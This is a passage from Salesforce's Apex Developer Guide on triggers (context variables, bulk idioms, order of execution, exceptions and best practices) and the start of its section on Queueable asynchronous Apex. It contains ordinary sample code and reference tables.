    // triggering accounts. Note that although Trigger.new is a collection of
    // records, when used as a bind variable in a SOQL query, Apex automatically
    // transforms the list of records into a list of corresponding Ids.
    Contact[] cons = [SELECT LastName FROM Contact
                      WHERE AccountId IN :Trigger.new];
}
```

This trigger uses Boolean context variables like `Trigger.isBefore` and `Trigger.isDelete` to define code that only executes for specific trigger conditions:

```
trigger myAccountTrigger on Account(before delete, before insert, before update,
                                    after delete, after insert, after update) {
if (Trigger.isBefore) {
    if (Trigger.isDelete) {

        // In a before delete trigger, the trigger accesses the records that will be
        // deleted with the Trigger.old list.
        for (Account a : Trigger.old) {
            if (a.name != 'okToDelete') {
                a.addError('You can\'t delete this record!');
            }
```

```
            }
        } else {

        // In before insert or before update triggers, the trigger accesses the new records
        // with the Trigger.new list.
            for (Account a : Trigger.new) {
                if (a.name == 'bad') {
                    a.name.addError('Bad name');
                }
            }
        if (Trigger.isInsert) {
            for (Account a : Trigger.new) {
                System.assertEquals('xxx', a.accountNumber);
                System.assertEquals('industry', a.industry);
                System.assertEquals(100, a.numberofemployees);
                System.assertEquals(100.0, a.annualrevenue);
                a.accountNumber = 'yyy';
            }

// If the trigger is not a before trigger, it must be an after trigger.
} else {
    if (Trigger.isInsert) {
        List<Contact> contacts = new List<Contact>();
        for (Account a : Trigger.new) {
            if(a.Name == 'makeContact') {
                contacts.add(new Contact (LastName = a.Name,
                                          AccountId = a.Id));
            }
        }
      insert contacts;
    }
  }
}}}
```

SEE ALSO:

Apex Reference Guide: TriggerOperation Enum

Switch Statements

Context Variable Considerations

Be aware of the following considerations for trigger context variables:

- `trigger.new` and `trigger.old` cannot be used in Apex DML operations.
- You can use an object to change its own field values using `trigger.new`, but only in before triggers. In all after triggers, `trigger.new` is not saved, so a runtime exception is thrown.
- `trigger.old` is always read-only.
- You cannot delete `trigger.new`.

The following table lists considerations about certain actions in different trigger events:

Trigger Event	Can change fields using `trigger.new`	Can update original object using an update DML operation	Can delete original object using a delete DML operation
`before insert`	Allowed.	Not applicable. The original object has not been created; nothing can reference it, so nothing can update it.	Not applicable. The original object has not been created; nothing can reference it, so nothing can update it.
`after insert`	Not allowed. A runtime error is thrown, as `trigger.new` is already saved.	Allowed.	Allowed, but unnecessary. The object is deleted immediately after being inserted.
`before update`	Allowed.	Not allowed. A runtime error is thrown.	Not allowed. A runtime error is thrown.
`after update`	Not allowed. A runtime error is thrown, as `trigger.new` is already saved.	Allowed. Even though bad code could cause an infinite recursion doing this incorrectly, the error would be found by the governor limits.	Allowed. The updates are saved before the object is deleted, so if the object is undeleted, the updates become visible.
`before delete`	Not allowed. A runtime error is thrown. `trigger.new` is not available in before delete triggers.	Allowed. The updates are saved before the object is deleted, so if the object is undeleted, the updates become visible.	Not allowed. A runtime error is thrown. The deletion is already in progress.
`after delete`	Not allowed. A runtime error is thrown. `trigger.new` is not available in after delete triggers.	Not applicable. The object has already been deleted.	Not applicable. The object has already been deleted.
`after undelete`	Not allowed. A runtime error is thrown.	Allowed.	Allowed, but unnecessary. The object is deleted immediately after being inserted.

Common Bulk Trigger Idioms

Although bulk triggers allow developers to process more records without exceeding execution governor limits, they can be more difficult for developers to understand and code because they involve processing batches of several records at a time. The following sections provide examples of idioms that should be used frequently when writing in bulk.

Using Maps and Sets in Bulk Triggers

Set and map data structures are critical for successful coding of bulk triggers. Sets can be used to isolate distinct records, while maps can be used to hold query results organized by record ID.

For example, this bulk trigger from the sample quoting application first adds each pricebook entry associated with the OpportunityLineItem records in `Trigger.new` to a set, ensuring that the set contains only distinct elements. It then queries the PricebookEntries for their associated product color, and places the results in a map. Once the map is created, the trigger iterates through the OpportunityLineItems in `Trigger.new` and uses the map to assign the appropriate color.

```
// When a new line item is added to an opportunity, this trigger copies the value of the
// associated product's color to the new record.
```

```
trigger oppLineTrigger on OpportunityLineItem (before insert) {

    // For every OpportunityLineItem record, add its associated pricebook entry
    // to a set so there are no duplicates.
    Set<Id> pbeIds = new Set<Id>();
    for (OpportunityLineItem oli : Trigger.new)
        pbeIds.add(oli.pricebookentryid);

    // Query the PricebookEntries for their associated product color and place the results

    // in a map.
    Map<Id, PricebookEntry> entries = new Map<Id, PricebookEntry>(
        [select product2.color__c from pricebookentry
         where id in :pbeIds]);

    // Now use the map to set the appropriate color on every OpportunityLineItem processed

    // by the trigger.
    for (OpportunityLineItem oli : Trigger.new)
        oli.color__c = entries.get(oli.pricebookEntryId).product2.color__c;
}
```

Correlating Records with Query Results in Bulk Triggers

Use the `Trigger.newMap` and `Trigger.oldMap` ID-to-sObject maps to correlate records with query results. For example, this trigger from the sample quoting app uses `Trigger.oldMap` to create a set of unique IDs (`Trigger.oldMap.keySet()`). The set is then used as part of a query to create a list of quotes associated with the opportunities being processed by the trigger. For every quote returned by the query, the related opportunity is retrieved from `Trigger.oldMap` and prevented from being deleted:

```
trigger oppTrigger on Opportunity (before delete) {
    for (Quote__c q : [SELECT opportunity__c FROM quote__c
                        WHERE opportunity__c IN :Trigger.oldMap.keySet()]) {
        Trigger.oldMap.get(q.opportunity__c).addError('Cannot delete
                                                 opportunity with a quote');
    }
}
```

Using Triggers to Insert or Update Records with Unique Fields

When an `insert` or `upsert` event causes a record to duplicate the value of a unique field in another new record in that batch, the error message for the duplicate record includes the ID of the first record. However, it is possible that the error message may not be correct by the time the request is finished.

When there are triggers present, the retry logic in bulk operations causes a rollback/retry cycle to occur. That retry cycle assigns new keys to the new records. For example, if two records are inserted with the same value for a unique field, and you also have an `insert` event defined for a trigger, the second duplicate record fails, reporting the ID of the first record. However, once the system rolls back the changes and re-inserts the first record by itself, the record receives a new ID. That means the error message reported by the second record is no longer valid.

Defining Triggers

Trigger code is stored as metadata under the object with which they are associated. To define a trigger in Salesforce:

1. From the object management settings for the object whose triggers you want to access, go to Triggers.

> 💡 **Tip:** For the Attachment, ContentDocument, and Note standard objects, you can't create a trigger in the Salesforce user interface. For these objects, create a trigger using development tools, such as the Developer Console or the Salesforce extensions for Visual Studio Code. Alternatively, you can also use the Metadata API.

2. In the Triggers list, click **New**.

3. To specify the version of Apex and the API used with this trigger, click Version Settings. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Associate the trigger with the most recent version of Apex and the API and each managed package by using the default values for all versions. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.

4. Click Apex Trigger and select the `Is Active` checkbox if you want to compile and enable the trigger. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.

5. In the `Body` text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.

   To define a trigger, use the following syntax:

   ```
   trigger TriggerName on ObjectName (trigger_events) {
                        code_block
                        }
   ```

   where `trigger_events` can be a comma-separated list of one or more of the following events:

   - `before insert`
   - `before update`
   - `before delete`
   - `after insert`
   - `after update`
   - `after delete`
   - `after undelete`

   > 📝 **Note:**
   >
   > - A trigger invoked by an `insert, delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Lightning Platform API.
   >
   > - Suppose that you use an after-insert or after-update trigger to change ownership of leads, contacts, or opportunities. If you use the API to change record ownership, or if a Lightning Experience user changes a record's owner, no email notification is sent. To send email notifications to a record's new owner, set the `triggerUserEmail` property in DMLOptions to `true`.

6. Click **Save**.

> 📝 **Note:** Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user resaves the trigger in metadata.

> If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

The Apex Trigger Editor

The Apex and Visualforce editor has the following functionality:

Syntax highlighting

The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search (🔍 🔍)

Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.

- To make the search operation case sensitive, select the **Match Case** option.

- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables ($1, $2, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1(\s+)(.*)>` and replace it with `<h2$1$2>`.

Go to line (➡ ➡)

This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo (↩ ↩) and Redo (↪ ↪)

Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size

Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position

The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line (➡ ➡) to quickly navigate through the editor.

Line and character count

The total number of lines and characters is displayed in the status bar at the bottom of the editor.

Triggers and Merge Statements

Merge events do not fire their own trigger events. Instead, they fire delete and update events as follows:

Deletion of losing records

A single merge operation fires a single delete event for all records that are deleted in the merge. To determine which records were deleted as a result of a merge operation use the `MasterRecordId` field in `Trigger.old`. When a record is deleted after losing a merge operation, its `MasterRecordId` field is set to the ID of the winning record. The `MasterRecordId` field is only set in `after delete` trigger events. If your application requires special handling for deleted records that occur as a result of a merge, you need to use the `after delete` trigger event.

Update of the winning record

A single merge operation fires a single update event for the winning record only. Any child records that are reparented as a result of the merge operation do not fire triggers.

For example, if two contacts are merged, only the delete and update contact triggers fire. No triggers for records related to the contacts, such as accounts or opportunities, fire.

The following is the order of events when a merge occurs:

1. The `before delete` trigger fires.

2. The system deletes the necessary records due to the merge, assigns new parent records to the child records, and sets the `MasterRecordId` field on the deleted records.

3. The `after delete` trigger fires.

4. The system does the specific updates required for the master record. Normal update triggers apply.

Triggers and Recovered Records

The `after undelete` trigger event only works with recovered records—that is, records that were deleted and then recovered from the Recycle Bin through the `undelete` DML statement. These are also called undeleted records.

The `after undelete` trigger events only run on top-level objects. For example, if you delete an Account, an Opportunity may also be deleted. When you recover the Account from the Recycle Bin, the Opportunity is also recovered. If there is an `after undelete` trigger event associated with both the Account and the Opportunity, only the Account `after undelete` trigger event executes.

The `after undelete` trigger event only fires for the following objects:

- Account
- Asset
- Campaign
- Case
- Contact
- ContentDocument
- Contract
- Custom objects
- Event
- Lead
- Opportunity
- Product
- Solution
- Task

Triggers and Order of Execution

When you save a record with an `insert`, `update`, or `upsert` statement, Salesforce performs a sequence of events in a certain order.

Before Salesforce executes these events on the server, the browser runs JavaScript validation if the record contains any dependent picklist fields. The validation limits each dependent picklist field to its available values. No other validation occurs on the client side.

> 📝 Note: For a diagrammatic representation of the order of execution, see Order of Execution Overview on the Salesforce Architects site. The diagram is specific to the API version indicated on it, and can be out-of-sync with the information here. This Apex Developer Guide page contains the most up-to-date information on the order of execution for this API version. To access a different API version, use the version picker for the Apex Developer Guide.

On the server, Salesforce performs events in this sequence.

1. Loads the original record from the database or initializes the record for an `upsert` statement.

2. Loads the new record field values from the request and overwrites the old values.

Salesforce performs different validation checks depending on the type of request.

- For requests from a standard UI edit page, Salesforce runs these system validation checks on the record:
  - Compliance with layout-specific rules
  - Required values at the layout level and field-definition level
  - Valid field formats
  - Maximum field length

  Additionally, if the request is from a User object on a standard UI edit page, Salesforce runs custom validation rules.

- For requests from multiline item creation such as quote line items and opportunity line items, Salesforce runs custom validation rules.
- For requests from other sources such as an Apex application or a SOAP API call, Salesforce validates only the foreign keys and restricted picklists. Before executing a trigger, Salesforce verifies that any custom foreign keys don't refer to the object itself.

3. Executes record-triggered flows that are configured to run before the record is saved.

4. Executes all `before` triggers.

5. Runs most system validation steps again, such as verifying that all required fields have a non-`null` value, and runs any custom validation rules. The only system validation that Salesforce doesn't run a second time (when the request comes from a standard UI edit page) is the enforcement of layout-specific rules.

6. Executes duplicate rules. If the duplicate rule identifies the record as a duplicate and uses the block action, the record isn't saved and no further steps, such as `after` triggers and workflow rules, are taken.

7. Saves the record to the database, but doesn't commit yet.

8. Executes all `after` triggers.

9. Executes assignment rules.

10. Executes auto-response rules.

11. Executes workflow rules. If there are workflow field updates:
    a. Updates the record again.
    b. Runs system validations again. Custom validation rules, flows, duplicate rules, processes, and escalation rules aren't run again.
    c. Executes `before update` triggers and `after update` triggers, regardless of the record operation (insert or update), one more time (and only one more time)

12. Executes escalation rules.

13. Executes these Salesforce Flow automations, but not in a guaranteed order.
    - Processes
    - Flows launched by processes
    - Flows launched by workflow rules (flow trigger workflow actions pilot)

    When a process or flow executes a DML operation, the affected record goes through the save procedure.

14. Executes record-triggered flows that are configured to run after the record is saved.

15. Executes entitlement rules.

16. If the record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up summary field in the parent record. Parent record goes through save procedure.

17. If the parent record is updated, and a grandparent record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up summary field in the grandparent record. Grandparent record goes through save procedure.

18. Executes Criteria Based Sharing evaluation.

19. Commits all DML operations to the database.

20. After the changes are committed to the database, executes post-commit logic are executed. Examples of post-commit logic (in no particular order) include:

- Sending email
- Enqueued asynchronous Apex jobs, including queueable jobs and future methods
- Asynchronous paths in record-triggered flows

> **Note:** During a recursive save, Salesforce skips steps 9 (assignment rules) through 17 (roll-up summary field in the grandparent record).

Additional Considerations

Note these considerations when working with triggers.

- If a workflow rule field update is triggered by a record update, `Trigger.old` doesn't hold the newly updated field by the workflow after the update. Instead, `Trigger.old` holds the object before the initial record update was made. For example, an existing record has a number field with an initial value of 1. A user updates this field to 10, and a workflow rule field update fires and increments it to 11. In the `update` trigger that fires after the workflow field update, the field value of the object obtained from `Trigger.old` is the original value of 1, and not 10. See Trigger.old values before and after update triggers.

- If a DML call is made with partial success allowed, triggers are fired during the first attempt and are fired again during subsequent attempts. Because these trigger invocations are part of the same transaction, static class variables that are accessed by the trigger aren't reset. See Bulk DML Exception Handling.

- If more than one trigger is defined on an object for the same event, the order of trigger execution isn't guaranteed. For example, if you have two `before insert` triggers for Case and a new Case record is inserted. The firing order of these two triggers isn't guaranteed.

- To learn about the order of execution when you insert a non-private contact in your org that associates a contact to multiple accounts, see AccountContactRelation.

- To learn about the order of execution when you're using `before` triggers to set `Stage` and `Forecast Category`, see Opportunity.

- In API version 53.0 and earlier, after-save record-triggered flows run after entitlements are executed.

SEE ALSO:

Salesforce Help: Triggers for Autolaunched Flows

Operations That Don't Invoke Triggers

Some operations don't invoke triggers.

Triggers are invoked for data manipulation language (DML) operations that the Java application server initiates or processes. Therefore, some system bulk operations don't invoke triggers. Some examples include:

- Cascading delete operations. Records that did not initiate a `delete` don't cause trigger evaluation.
- Cascading updates of child records that are reparented as a result of a merge operation

- Mass campaign status changes

- Mass division transfers

- Mass address updates

- Mass approval request transfers

- Mass email actions

- Modifying custom field data types

- Renaming or replacing picklists

- Managing price books

- Changing a user's default division with the transfer division option checked

- Changes to the following objects:

    - BrandTemplate

    - MassEmailTemplate

    - Folder

- Update account triggers don't fire before or after a business account record type is changed to person account (or a person account record type is changed to business account.)

- Update triggers don't fire on `FeedItem` when the `LikeCount` counter increases.

   Note: Inserts, updates, and deletes on person accounts fire Account triggers, not Contact triggers.

The `before` triggers associated with the following operations are fired during lead conversion only if validation and triggers for lead conversion are enabled in the organization:

- `insert` of accounts, contacts, and opportunities

- `update` of accounts and contacts

Opportunity triggers are not fired when the account owner changes as a result of the associated opportunity's owner changing.

The `before` and `after` triggers and the validation rules don't fire for an opportunity when:

- You modify an opportunity product on an opportunity.

- An opportunity product schedule changes an opportunity product, even if the opportunity product changes the opportunity.

However, roll-up summary fields do get updated, and workflow rules associated with the opportunity do run.

The `getContent` and `getContentAsPDF` PageReference methods aren't allowed in triggers.

Note the following for the ContentVersion object:

- Content pack operations involving the ContentVersion object, including slides and slide autorevision, don't invoke triggers.

   Note: Content packs are revised when a slide inside the pack is revised.

- Values for the `TagCsv` and `VersionData` fields are only available in triggers if the request to create or update ContentVersion records originates from the API.

- You can't use `before` or `after` `delete` triggers with the ContentVersion object.

Triggers on the Attachment object don't fire when:

- the attachment is created via Case Feed publisher.

- the user sends email via the Email related list and adds an attachment file.

Triggers fire when the Attachment object is created via Email-to-Case or via the UI.

Entity and Field Considerations in Triggers

When you create triggers, consider the behavior of certain entities, fields, and operations.

QuestionDataCategorySelection Entity Not Available in After Insert Triggers

The `after insert` trigger that fires after inserting one or more `Question` records doesn't have access to the `QuestionDataCategorySelection` records that are associated with the inserted `Questions`. For example, the following query doesn't return any results in an `after insert` trigger:

```
QuestionDataCategorySelection[] dcList =

[select Id,DataCategoryName from QuestionDataCategorySelection where ParentId IN :questions];
```

Fields Not Updateable in Before Triggers

Some field values are set during the system save operation, which occurs after `before` triggers have fired. As a result, these fields cannot be modified or accurately detected in `before insert` or `before update` triggers. Some examples include:

- `Task.isClosed`
- `Opportunity.amount`*
- `Opportunity.ForecastCategory`
- `Opportunity.isWon`
- `Opportunity.isClosed`
- `Contract.activatedDate`
- `Contract.activatedById`
- `Case.isClosed`
- `Solution.isReviewed`
- `Id` (for all records)**
- `createdDate` (for all records)**
- `lastUpdated` (for all records)
- `Event.WhoId` (when Shared Activities is enabled)
- `Task.WhoId` (when Shared Activities is enabled)

* When `Opportunity` has no `lineitems`, `Amount` can be modified by a `before` trigger.

** `Id` and `createdDate` can be detected in `before update` triggers, but cannot be modified.

Fields Not Updateable in After Triggers

The following fields can't be updated by `after insert` or `after update` triggers.

- `Event.WhoId`
- `Task.WhoId`

Considerations for Event DateTime Fields in Insert and Update Triggers

We recommend using the following date and time fields to create or update events.

- When creating or updating a timed Event, use `ActivityDateTime` to avoid issues with inconsistent date and time values.

246

- When creating or updating an all-day Event, use `ActivityDate` to avoid issues with inconsistent date and time values.
- We recommend that you use `DurationInMinutes` because it works with all updates and creates for Events.

Operations Not Supported in Insert and Update Triggers

The following operations aren't supported in `insert` and `update` triggers.

- Manipulating an activity relation through the `TaskRelation` or `EventRelation` object, if Shared Activities is enabled
- Manipulating an invitee relation on a group event through the `Invitee` object, whether or not Shared Activities is enabled

Entities Not Supported in After Undelete Triggers

Certain objects can't be restored, and therefore, shouldn't have `after undelete` triggers.

- CollaborationGroup
- CollaborationGroupMember
- FeedItem
- FeedComment

Considerations for Update Triggers

Field history tracking honors the permissions of the current user. If the current user doesn't have permission to directly edit an object or field, but the user activates a trigger that changes an object or field with history tracking enabled, no history of the change is recorded.

Considerations for the Salesforce Side Panel for Salesforce for Outlook

When an email is associated to a record using the Salesforce Side Panel for Salesforce for Outlook, the email associations are represented in the `WhoId` or `WhatId` fields on a task record. Associations are completed after the task is created, so the `Task.WhoId` and `Task.WhatId` fields aren't immediately available in `before` or `after` Task triggers for insert and update events, and their values are initially `null`. The `WhoId` and `WhatId` fields are set on the saved task record in a subsequent operation, however, so their values can be retrieved later.

SEE ALSO:

[Triggers for Chatter Objects](#)

Triggers for Chatter Objects

You can write triggers for the FeedItem and FeedComment objects.

Trigger Considerations for FeedItem, FeedAttachment, and FeedComment

- Only FeedItems of type `TextPost`, `LinkPost`, `HasLink`, `ContentPost`, and `HasContent` can be inserted, and therefore invoke the `before` or `after insert` trigger. User status updates don't cause the FeedItem triggers to fire.
- While FeedPost objects were supported for API versions 18.0, 19.0, and 20.0, don't use any insert or delete triggers saved against versions before 21.0.
- For FeedItem, the following fields aren't available in the `before insert` trigger:
  - `ContentSize`
  - `ContentType`

In addition, the `ContentData` field isn't available in any delete trigger.

- Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

  The attachment and capabilities information may not be available from these methods:
  `ConnectApi.ChatterFeeds.getFeedItem`, `ConnectApi.ChatterFeeds.getFeedElement`,
  `ConnectApi.ChatterFeeds.getFeedPoll`, `ConnectApi.ChatterFeeds.getFeedElementPoll`,
  `ConnectApi.ChatterFeeds.postFeedItem`, `ConnectApi.ChatterFeeds.postFeedElement`,
  `ConnectApi.ChatterFeeds.shareFeedItem`, `ConnectApi.ChatterFeeds.shareFeedElement`,
  `ConnectApi.ChatterFeeds.voteOnFeedPoll`, and `ConnectApi.ChatterFeeds.voteOnFeedElementPoll`

- FeedAttachment isn't a triggerable object. You can access feed attachments in FeedItem *update* triggers through a SOQL query. For example:

```
trigger FeedItemTrigger on FeedItem (after update) {

    List<FeedAttachment> attachments =  [SELECT Id, Title, Type, FeedEntityId
                                         FROM FeedAttachment
                                         WHERE FeedEntityId IN :Trigger.new ];

    for (FeedAttachment attachment : attachments) {
        System.debug(attachment.Type);
    }
}
```

- When you insert a feed item with associated attachments, the FeedItem is inserted first, then the FeedAttachment records are created. On update of a feed item with associated attachments, the FeedAttachment records are inserted first, then the FeedItem is updated. As a result of this sequence of operations, in Salesforce Classic FeedAttachment is available in `Update` and `AfterInsert` triggers. When the attachment is done through Lightning Experience, it's available in both the `Update` and `AfterInsert` triggers; but in the `AfterInsert` trigger, use the future method to access FeedAttachments.

- The following feed attachment operations cause the FeedItem *update* triggers to fire.

  - A FeedAttachment is added to a FeedItem and causes the FeedItem type to change.

  - A FeedAttachment is removed from a FeedItem and causes the FeedItem type to change.

- FeedItem triggers aren't fired when inserting or updating a FeedAttachment that doesn't cause a change on the associated FeedItem.

- You can't insert, update, or delete FeedAttachments in *before update* and *after update* FeedItem triggers.

- For FeedComment *before insert* and *after insert* triggers, the fields of a ContentVersion associated with the FeedComment (obtained through `FeedComment.RelatedRecordId`) aren't available.

Other Chatter Trigger Considerations

- Apex code uses extra security when executing in a Chatter context. To post to a private group, the user running the code must be a member of that group. If the running user isn't a member, you can set the `CreatedById` field to be a member of the group in the FeedItem record.

- When CollaborationGroupMember is updated, CollaborationGroup is automatically updated as well to ensure that the member count is correct. As a result, when CollaborationGroupMember `update` or `delete` triggers run, CollaborationGroup `update` triggers run as well.

SEE ALSO:

Entity and Field Considerations in Triggers

Object Reference for Salesforce and Lightning Platform: FeedItem

Object Reference for Salesforce and Lightning Platform: FeedAttachment

Object Reference for Salesforce and Lightning Platform: FeedComment

Object Reference for Salesforce and Lightning Platform: CollaborationGroup

Object Reference for Salesforce and Lightning Platform: CollaborationGroupMember

Trigger Considerations for Knowledge Articles

You can write triggers for KnowledgeArticleVersion objects. Learn when you can use triggers, and which actions don't fire triggers, like archiving articles.

In general, KnowledgeArticleVersion (KAV) records can use these triggers:

- Creating a KAV record calls the `before insert` and `after insert` triggers. This includes creating an article, and creating drafts from archived, published, and master-language articles using the Restore, Edit as Draft, and Submit for Translation actions.

- Editing an existing KAV record calls the `before update` and `after update` triggers.

- Deleting a KAV record calls the `before delete` and `after delete` triggers.

- Importing articles calls the `before insert` and `after insert` triggers. Importing articles with translations also calls the `before update` and `after update` triggers.

Actions that change the publication status of a KAV record, such as Publish and Archive, do not fire Apex or flow triggers. However, sometimes publishing an article from the UI causes the article to be saved, and in these instances the `before update` and `after update` triggers are called.

Knowledge Actions and Apex Triggers

Consider the following when writing Apex triggers for actions on KnowledgeArticleVersion:

Save, Save and Close

When an article is saved, the `before update` and `after update` triggers are called. When a new article is saved for the first time, the `before insert` and `after insert` triggers work instead.

Edit, Edit as Draft

- When a draft translation is edited, you can use the `before update` and `after update` triggers.

- The Edit as Draft action creates a draft from a published article, so the `before insert` and `after insert` triggers fire.

- In Salesforce Classic, no triggers fire when a draft master-language article is edited.

- In Salesforce Classic, the `before insert` and `after insert` triggers are called when editing an archived article from the Article Management tab. This creates a draft KAV record.

Cancel, Delete

The `before delete` and `after delete` triggers are called in these cases:

- When deleting a translation draft.

- From the Article Management or Knowledge tab in Salesforce Classic, after editing a published article and then clicking Cancel. This deletes the new draft.

Submit for Translation

This action creates a draft translation, so you can generally use the `before insert` and `after insert` triggers. In Salesforce Classic, you can use the `before update` and `after update` triggers when you create a new article from the Knowledge tab, save it, and then submit for translation. The `before update` and `after update` triggers fire when the master-language article is currently being edited, but not from list views or when viewing the article.

Assign

The `before update` and `after update` triggers are called only when doing so causes a record save first. This happens when the article is being edited before the Assign button is clicked.

Actions That Don't Fire Triggers

These actions can't fire Apex triggers:

- Undelete articles from the recycle bin.
- Preview and archive articles.

Impact on Lightning Migration

Migrating from Knowledge in Salesforce Classic to Lightning Knowledge affects Apex triggers. Writing an Apex trigger on KnowledgeArticleVersion objects creates dependencies and prevents the KAV object from being deleted. When you migrate an org with multiple article types to Lightning Knowledge, you must remove any Apex triggers that reference the KAV article types. During migration, admins see an error message if Apex triggers still reference the article type KAV objects that are deleted during migration. If you cancel Lightning Knowledge migration while Apex triggers exist that refer to the new KAV object, admins are notified and you must remove the Apex code.

Sample Knowledge Trigger

For example, you can define a trigger that enters summary text when an article is created.

```
trigger KAVTrigger on KAV_Type__kav (before insert) {
    for (KAV_Type__kav kav : Trigger.New) {
        kav.Summary__c = 'Updated article summary before insert';
    }
}
```

Trigger Exceptions

Triggers can be used to prevent DML operations from occurring by calling the `addError()` method on a record or field. When used on `Trigger.new` records in `insert` and `update` triggers, and on `Trigger.old` records in `delete` triggers, the custom error message is displayed in the application interface and logged.

> 📝 **Note:** Users experience less of a delay in response time if errors are added to `before` triggers.

A subset of the records being processed can be marked with the `addError()` method:

- If the trigger was spawned by a DML statement in Apex, any one error results in the entire operation rolling back. However, the runtime engine still processes every record in the operation to compile a comprehensive list of errors.
- If the trigger was spawned by a bulk DML call in the Lightning Platform API, the runtime engine sets aside the bad records and attempts to do a partial save of the records that did not generate errors. See Bulk DML Exception Handling on page 153.

If a trigger ever throws an unhandled exception, all records are marked with an error and no further processing takes place.

SEE ALSO:

Apex Reference Guide: SObject.addError()

Trigger and Bulk Request Best Practices

A common development pitfall is the assumption that trigger invocations never include more than one record. Apex triggers are optimized to operate in bulk, which, by definition, requires developers to write logic that supports bulk operations.

This is an example of a flawed programming pattern. It assumes that only one record is pulled in during a trigger invocation. While this might support most user interface events, it does not support bulk operations invoked through SOAP API or Visualforce.

```
trigger MileageTrigger on Mileage__c (before insert, before update) {
   User c = [SELECT Id FROM User WHERE mileageid__c = Trigger.new[0].id];
}
```

This is another example of a flawed programming pattern. It assumes that fewer than 100 records are in scope during a trigger invocation. If more than 100 queries are issued, the trigger would exceed the SOQL query limit.

```
trigger MileageTrigger on Mileage__c (before insert, before update) {
   for(mileage__c m : Trigger.new){
      User c = [SELECT Id FROM user WHERE mileageid__c = m.Id];
   }
}
```

For more information on governor limits, see Execution Governors and Limits.

This example demonstrates the correct pattern to support the bulk nature of triggers while respecting the governor limits:

```
Trigger MileageTrigger on Mileage__c (before insert, before update) {
   Set<ID> ids = Trigger.newMap.keySet();
   List<User> c = [SELECT Id FROM user WHERE mileageid__c in :ids];
}
```

This pattern respects the bulk nature of the trigger by passing the `Trigger.new` collection to a set, then using the set in a single SOQL query. This pattern captures all incoming records within the request while limiting the number of SOQL queries.

Best Practices for Designing Bulk Programs

The following are the best practices for this design pattern:

- Minimize the number of data manipulation language (DML) operations by adding records to collections and performing DML operations against these collections.
- Minimize the number of SOQL statements by preprocessing records and generating sets, which can be placed in single SOQL statement used with the `IN` clause.

SEE ALSO:

Developing Code in the Cloud

Asynchronous Apex

Apex offers multiple ways for running your Apex code asynchronously. Choose the asynchronous Apex feature that best suits your needs.

This table lists the asynchronous Apex features and when to use each.

Asynchronous Apex Feature	When to Use
Queueable Apex	• To start a long-running operation and get an ID for it • To pass complex types to a job • To chain jobs
Scheduled Apex	• To schedule an Apex class to run on a specific schedule
Batch Apex	• For long-running jobs with large data volumes that need to be performed in batches, such as database maintenance jobs • For jobs that need larger query results than regular transactions allow
Future Methods	• When you have a long-running method and need to prevent delaying an Apex transaction • When you make callouts to external Web services • To segregate DML operations and bypass the mixed save DML error

IN THIS SECTION:

Queueable Apex

Take control of your asynchronous Apex processes by using the `Queueable` interface. This interface enables you to add jobs to the queue and monitor them. Using the interface is an enhanced way of running your asynchronous Apex code compared to using future methods.

Apex Scheduler

Batch Apex

Future Methods

Queueable Apex

Take control of your asynchronous Apex processes by using the `Queueable` interface. This interface enables you to add jobs to the queue and monitor them. Using the interface is an enhanced way of running your asynchronous Apex code compared to using future methods.

Apex processes that run for a long time, such as extensive database operations or external web service callouts, can be run asynchronously by implementing the `Queueable` interface and adding a job to the Apex job queue. In this way, your asynchronous Apex job runs in the background in its own thread and doesn't delay the execution of your main Apex logic. Each queued job runs when system resources become available. A benefit of using the `Queueable` interface methods is that some governor limits are higher than for synchronous Apex, such as heap size limits.

Queueable jobs are similar to future methods in that they're both queued for execution, but they provide you with these additional benefits.

- Getting an ID for your job: When you submit your job by invoking the `System.enqueueJob` method, the method returns the ID of the new job. This ID corresponds to the ID of the AsyncApexJob record. Use this ID to identify and monitor your job, either through the Salesforce UI (Apex Jobs page), or programmatically by querying your record from AsyncApexJob.

- Using non-primitive types: Your queueable class can contain member variables of non-primitive data types, such as sObjects or custom Apex types. Those objects can be accessed when the job executes.

- Chaining jobs: You can chain one job to another job by starting a second job from a running job. Chaining jobs is useful if your process depends on another process to have run first.

> **Note:** If an Apex transaction rolls back, any queueable jobs queued for execution by the transaction aren't processed.

Example

This example is an implementation of the `Queueable` interface. The `execute` method in this example inserts a new account.

```
public class AsyncExecutionExample implements Queueable {
    public void execute(QueueableContext context) {
        Account a = new Account(Name='Acme',Phone='(415) 555-1212');
        insert a;
    }
}
```

To add this class as a job on the queue, call this method:

```
ID jobID = System.enqueueJob(new AsyncExecutionExample());
```

After you submit your queueable class for execution, the job is added to the queue and will be processed when system resources become available. You can monitor the status of your job programmatically by querying AsyncApexJob or through the user interface in Setup by entering `Apex Jobs` in the `Quick Find` box, then selecting **Apex Jobs**.

